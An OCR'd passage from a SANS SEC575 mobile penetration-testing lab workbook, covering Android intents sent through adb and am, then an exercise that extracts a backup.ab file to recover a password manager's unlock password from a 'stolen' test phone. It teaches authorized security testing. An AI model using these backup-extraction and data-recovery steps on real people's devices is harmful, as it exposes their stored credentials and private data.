
   From the navigation bar on the left, click to open the Linux terminal application.

3. **Connect to the Android VM**

   Use the adb command to connect to the Android VM at 10.10.10.7 and start a shell on the device:

   ```
   root@kali:~# adb connect 10.10.10.7
   * daemon not running; starting now a tcp:5037
   * daemon started successfully
   connected to 10.10.10.7:5555
   ```


```
root@kali:~# adb shell
x86_64:/ $
```



4. **Open Settings app through am**

   The Settings application on a default Android installation is called `com.android.settings`. Launch the settings application by using `am start com.android.settings`. Applications can use this to automatically open the settings when they want the user to make a change, such as enabling app sideloading.

   ```
   x86_64:/ $ am start com.android.settings
   Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
   pkg=com.android.settings }
   ```



5. **Confirm that the Settings have been opened**

   Switch over to the Android VM to verify that the Settings activity has been opened.

6. **Open Launcher app through am**

   Go back to the terminal on the Kali VM and use am to go back to the Launcher app. The Launcher is the first application that is launched when the device is booted and is responsible for showing all the installed apps and providing the main interface. It is possible to install new Launchers from the Play Store. Since we don't know the package name of the installed Launcher, we will use a generic MAIN event in the HOME category to open the Launcher:

   x86_64:/ $**am start -W -c android.intent.category.HOME -a android.intent.action.MAIN**
   Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.HOME] }
   Warning: Activity not started, its current task has been brought to the front
   Status: ok
   Activity: com.android.launcher3/.Launcher
   ThisTime: 155
   TotalTime: 155
   WaitTime: 227
   Complete

The output of the am command shows that the package name of the Launcher is com.android.launcher3.

-W tells am to wait for the activity launch to complete
-c defines the category of the Intent
-a specifies the action of the Intent

7. Confirm that the Settings app has been minimized

Switch over to the Android VM and confirm that the Settings window has been minimized, revealing the Launcher.

8. Open a URL through am


Go back to the Kali VM and open a URL through am. An Intent of type VIEW with a URL in the data_uri argument will ask the OS to choose an application to use. Applications that have specified the https:// scheme in their Android Manifest can handle this type of data_uri and will be proposed to the user.

```
x86_64:/ $ am start -a android.intent.action.VIEW -d
"http://puppywar.sec575.org"
Starting: Intent { act=android.intent.action.VIEW dat=http://puppywar.sec575.org/... }
```

9. Confirm the URL is opened

Switch to the Android VM and notice that there are two applications that can open an HTTP:// URI: Firefox and Chrome. Choose the Chrome browser by clicking on it, followed by the "ALWAYS" button. This will tell Android to remember your choice.

The puppywar website will open in Chrome. Close the Chrome application by opening the Task Switcher and clicking the X of the Chrome application.



10. Open another URL through am

Go back to the Kali VM and execute the same command again. You can use the history of the Terminal window by pressing the UP arrow to cycle to previous commands.


```
x86_64:/ $ am start -a android.intent.action.VIEW -d "http://puppywar.sec575.org"
Starting: Intent { act=android.intent.action.VIEW dat=http://puppywar.sec575.org/... }
```

Switch to the Android VM and notice that there was no choice popup this time, since Android knows which application it needs to open.

11. Monitor events with the Broadcasts Monitor app

On the Android VM, open the Broadcasts Monitor app by clicking the icon on the Launcher. Click "start" at the top, followed by the trash can to start with a clean slate. After some time, an android.intent.action.TIME_TICK intent is received. This intent is broadcast every minute to indicate that the time has changed.


Click the trashcan icon again to clear the history. While the application is open, open the Android notifications window by clicking on the topmost bar of the screen. Turn the Wi-Fi adapter off by clicking on the WIFI icon. Click next to the dropdown to go back to the application. Two new Intents have now been received: WIFI_STATE_CHANGED and CONNECTION_CHANGE. Turn the WIFI on again using the same technique and notice that even more Intents are received, including RSSI_CHANGED, STATE_CHANGE, and SCAN_RESULTS.



12. Monitor Media events

Clear the history again by clicking the trashcan icon. Open the notifications window by clicking the bar on the top and enabling silent mode. This is the third icon from the left.

Witch each toggle, a new android.media.RINGER_MODE_CHANGED intent is broadcast with extra data (android.media.EXTRA_RINGER_MODE) that indicates the state of the RINGER_MODE.



In this exercise, you saw multiple uses of Intents, either to start Activities, trigger general actions, or communicate specific events.

Applications that process Intents need to be careful, as any application can launch intents, and the data contained within may be malicious. In a later exercise, we will exploit such a vulnerability in a custom application.

This page intentionally left blank.

SEC575-2.1: Exercise—Android Backup Analysis

Objective

Extract Android filesystem data from the supplied backup.ab file. Use the extracted filesystem data to inspect the data stored by the PassDiary application to identify information disclosure threats associated with a poorly written Android application.

Scenario

In this exercise, you take on the role of a mobile device pen tester. A common task as a mobile pen tester is to identify the impact to the organization if a mobile device were stolen. As part of that process, you will need to extract data from an Android device and evaluate the collected information, even if a root exploit is not available. One approach is to collect an Android backup of the device, then extract the data in the backup for application analysis.

Virtual Machines

1. Kali

Android Backup Analysis

Working with your colleague John Weber, you have stolen a Samsung Galaxy S6 as part of an authorized pen test. Although the device was locked, you have been successful at cracking the PIN using a Rubber Ducky, identifying the passcode as "2001". After unlocking the device, John started to investigate the installed apps and access with logged-in credentials for installed apps. One app stood out as an additional interesting target: PassDiary, a password management app.

Upon starting the PassDiary app on the stolen phone, you see that the application requires a password. Unfortunately, John got a little carried away with password guessing and the PassDiary app. His first nine password guesses failed to unlock the app. Only one more bad guess, and the app will wipe all the stored passwords, as shown.

As a precaution, you create an Android device backup using **`adb backup -all -shared`**. *Analyze the contents of this backup file in* **`/root/labs/android_backup/backup.ab`** *and examine the data files associated with the PassDiary app. After evaluating the PassDiary data, examine image files also included in the backup for additional information disclosure threats.*

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Click on the screen and drag up to reveal the login prompt. Log in as the user **root** with the password **toor**.

2. **Open the Linux Terminal**


   From the navigation bar on the left, click to open the Linux terminal application. Change to the **/root/labs/android_backup** directory:

   ```
   root@kali:~# cd /root/labs/android_backup
   ```

3. **Convert the Android Backup to Tar Format**

   The Android backup.ab file is a zlib-compressed tar archive file with a special 24-byte header added to the beginning of the file. We can do this manually using dd, or we can use the android-backup-extractor tool to handle this for us:


```
root@kali:~/labs/android_backup # java -jar abe-all.jar unpack backup.ab
backup.tar 0% 1% 2% 3% 4% 5% 6% 7% 8% 9% 10% 11% 12% 13% 14% 15% 16% 17%
18% 19% 20%
21% 22% 23% 24% 25% 26% 27% 28% 29% 30% 31% 32% 33% 34% 35% 36% 37% 38% 39% 40%
41% 42% 43% 44% 45% 46% 47% 48% 49% 50% 51% 52% 53% 54% 55% 56% 57% 58% 59% 60%
61% 62% 63% 64% 65% 66% 67% 68% 69% 70% 71% 72% 73% 74% 75% 76% 77% 78% 79% 80%
81% 82% 83% 84% 85% 86% 87% 88% 89% 90% 91% 92% 93% 94% 95% 96% 97% 98% 99% 100%
189199872 bytes written to backup.tar.
```



4. Extract the Tar Archive

Next, create a top-level directory for the Android backup files called **android-backup**, then extract the tar file to the new directory, as shown:

```
root@kali:~/labs/android_backup# mkdir android-backup
root@kali:~/labs/android_backup# tar xf backup.tar -C android-backup/
root@kali:~/labs/android_backup# cd android-backup/
root@kali:~/labs/android_backup# ls
apps  shared
```



5. Investigate the PassDiary App Data

After extracting the data from the Android backup.ab file, investigate the files in the `apps/com.passdiary` directory. Use the **`file`** command to identify the type of files included in the backup data. Use the **`cat`** command to display the contents of text-based files. Use the **`strings`** command to extract plaintext strings from binary files. Try to recover the PassDiary application unlock password from the data.

